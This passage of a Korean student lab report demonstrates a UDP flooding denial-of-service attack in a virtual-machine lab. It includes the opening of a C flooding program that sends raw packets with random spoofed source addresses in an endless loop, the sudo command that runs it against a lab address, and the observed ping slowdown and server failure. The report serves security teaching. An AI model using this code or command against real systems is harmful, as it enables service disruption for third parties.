


그림 12 - 서버에서 Wireshark로 Ping 패킷 조회

UDP flooding 전에 ping의 속도와, 패킷의 상태를 확인한다.

[실습 2] UDP flooding 파일을 실행하여 공격을 수행한다.



```
#include <stdio.h> // printf/fprintf
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <time.h>
#include <netinet/ip.h> // struct ip
#include <sys/socket.h> // socket()
#include <netinet/in.h> // struct sockaddr
#include <arpa/inet.h>
#include <time.h>
#define _FAVOR_BSD
#define _USE_BSD
#include <netinet/udp.h> // struct udp

#define PADDING_SIZE 1
#define N_LOOP 1
#define U_WAITING 100000

void udp(char *);
unsigned short int to_chksum(unsigned short *, int);
unsigned long hasard(unsigned long, unsigned long);


int main(int argc, char* argv[]) {
    srand(time(NULL));
    int i;

    //for(i=0;i<N_LOOP;i++)
    while (1)
    {
        udp(argv[1]);
        //usleep(U_WAITING);
        printf("--");
    }
}

void udp(char *ctble) {
    int sd;
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sd == -1) {
        fprintf(stderr, "socket() error, root ?\n");
    }

    unsigned long ip_src = hasard(4294967295/2, 4294967295);
    unsigned long ip_dst = inet_addr(ctble);
    unsigned short p_src = (unsigned short) hasard(0, 65535);
    "Udpflood.c" 135L, 2820C
```

그림 13 - Udpflood.c 파일 VI editor로 작성



```
[1]+ Stopped sudo ./a.out 192.168.173.131 80
pnu-201824636@ubuntu:~$ sudo ./a.out 192.168.173.131 80
```

그림 14 - Udpflood 파일 실행

Vi 에디터로 작성한 코드를 gcc로 컴파일 한 a.out 파일을 아까와 비슷하게 매개변수와 함께 실행하여 서버로 UDP Flooding을 수행한다.




그림 15 - 서버에서 확인한 UDP Flooding 패킷 분석




그림 16 - 클라이언트의 Ping 속도가 저하 관찰




그림 17 - 서버 VMware 문제 발생

Attacker가 Server에 UDP 패킷을 랜덤한 IP로 생성하여 날리고 있어, Client가 Server로 날리는 PING이 급격하게 느려짐을 확인할 수 있고, Server VMware에 문제가 생김을 확인할 수 있었다.